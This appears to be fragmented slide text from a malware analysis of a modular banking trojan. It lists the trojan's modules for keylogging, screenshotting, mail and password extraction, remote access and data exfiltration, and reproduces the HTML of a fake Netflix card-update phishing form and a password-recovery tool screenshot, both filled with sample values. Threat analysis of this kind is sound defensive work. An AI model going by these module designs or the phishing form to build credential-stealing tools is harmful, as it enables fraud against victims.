





Module G (Core)

- Crawls through the infected computer to find banking app related files and windows
- Screenshotting
- Keylogging
- Keyboard hijacking
- Module injection
- Data exfiltration and configuration
- Strategy: find and dispatch





Module E (Mailer module loader)




Module E (Mailer module loader)




*.lig





*.deslig





Module F (Mailer)





Module C (data extractor)

DBX, MBX - Outlook Express



WAB - Windows Address Book

TBB - TheBat!

EML - various clients

MBOX - Thunderbird, Apple Mail,..

.com
.br
.net
.in
.ar



Module C (data extractor)



~~Core Windows~~



NETFLIX



e-shop





Update your credit or debit card.

[< Switch payment method](#)



First Name
Luigino

Last Name
Camastra

Card Number
123456789101234

Please enter a valid credit card number

Expiration Date (MM/YY)
05/24

Security Code (CVV)
357




SAVE

Gathers information from







```
<input type="text" data-ua="field-firstName" name="firstName" class="nfTextField hasText"
id="id_firstName" value="Luigino" tabindex="0" autocomplete="cc-given-name" maxlength="100"
minlength="1" dir="ltr">
<label for="id_firstName" class="placeLabel">First Name</label>
</label>
</div>
</li>
<li data-ua="field-lastName+wrapper" class="nfFormSpace">
<div data-ua="field-lastName+container" class="nfInput validated nfInputOversize">
<div class="nfInputPlacement">
<label class="input_id" placeholder="lastName">
<input type="text" data-ua="field-lastName" name="lastName" class="nfTextField hasText" id=
" id_lastName" value="Camastra" tabindex="0" autocomplete="cc-family-name" dir="ltr">
<label for="id_lastName" class="placeLabel">Last Name</label>
</label>
</div>
</div>
</li>
<li data-ua="field-creditCardNumber+wrapper" class="nfFormSpace">
<div class="cardNumberContainer">
<div data-ua="field-creditCardNumber+container" class="nfInput nfInputOversize">
<div class="nfInputPlacement">
<label class="input_id" placeholder="creditCardNumber">
<input type="tel" data-ua="field-creditCardNumber" name="creditCardNumber" class=
"nfTextField error hasText" id="id_creditCardNumber" value="123456789101234" tabindex="0"
autocomplete="off" maxlength="19" minlength="12" dir="ltr">
<label for="id_creditCardNumber" class="placeLabel">Card Number</label>
</label>
</div>
<div id class="inputError" data-ua="field-creditCardNumber+error">Please enter a valid credit
card number</div>
</div>
</div>
</li>
<li data-ua="field-creditExpirationMonth+wrapper" class="nfFormSpace">
<div data-ua="field-creditExpirationMonth+container" class="nfInput validated nfInputOversize">
<div class="nfInputPlacement">
<label class="input_id" placeholder="creditExpirationMonth">
<input type="tel" data-ua="field-creditExpirationMonth" name="creditExpirationMonth" class=
"nfTextField hasText" id="id_creditExpirationMonth" value="05/24" tabindex="0" autocomplete=
"off" dir="ltr">
<label for="id_creditExpirationMonth" class="placeLabel">Expiration Date (MM/YY)</label>
</label>
</div>
</div>
</li>
<li data-ua="field-creditExpirationYear+wrapper" class="nfFormSpace"></li>
<li data-ua="field-creditCardSecurityCode+wrapper" class="nfFormSpace">
<div data-ua="field-creditCardSecurityCode+container" class="nfInput validated nfInputOversize
tooltip tooltipValidated">
<div class="nfInputPlacement">
<label class="input_id" placeholder="creditCardSecurityCode">
<input type="tel" data-ua="field-creditCardSecurityCode" name="creditCardSecurityCode"
class="nfTextField hasText" id="id_creditCardSecurityCode" value="357" tabindex="0"
autocomplete="off" maxlength="4" minlength="3" dir="ltr">
<label for="id_creditCardSecurityCode" class="placeLabel">Security Code (CVV)</label>
```




Modules DWWN, DX (RATs)

- Gather information about running processes (partially passed on through files by module G)
- Extensive reporting, logging; creates own windows (one featuring browser)
- Strategy: get dispatched and exploit/attack






Module A,B (Password extractors)



Mail PassView

File Edit View Help

Name	Application	Email	Server	Type	User	Password
Mr. Bean	Eudora	mrbean@mrbean.com	10.10.10.10	IMAP	bean	BlueCar
Nir Sofer	Outlook Express	nirsoft@abcdefg.com	mail.abcdefg.com	POP3	nirsoft	126abf1P
Rainbow	IncrediMail	rainbow@test.com	192.168.12.12	SMTP	rainbow	tornado
Test User	IncrediMail	test@test.com	192.168.10.10	POP3	test	BigDog86



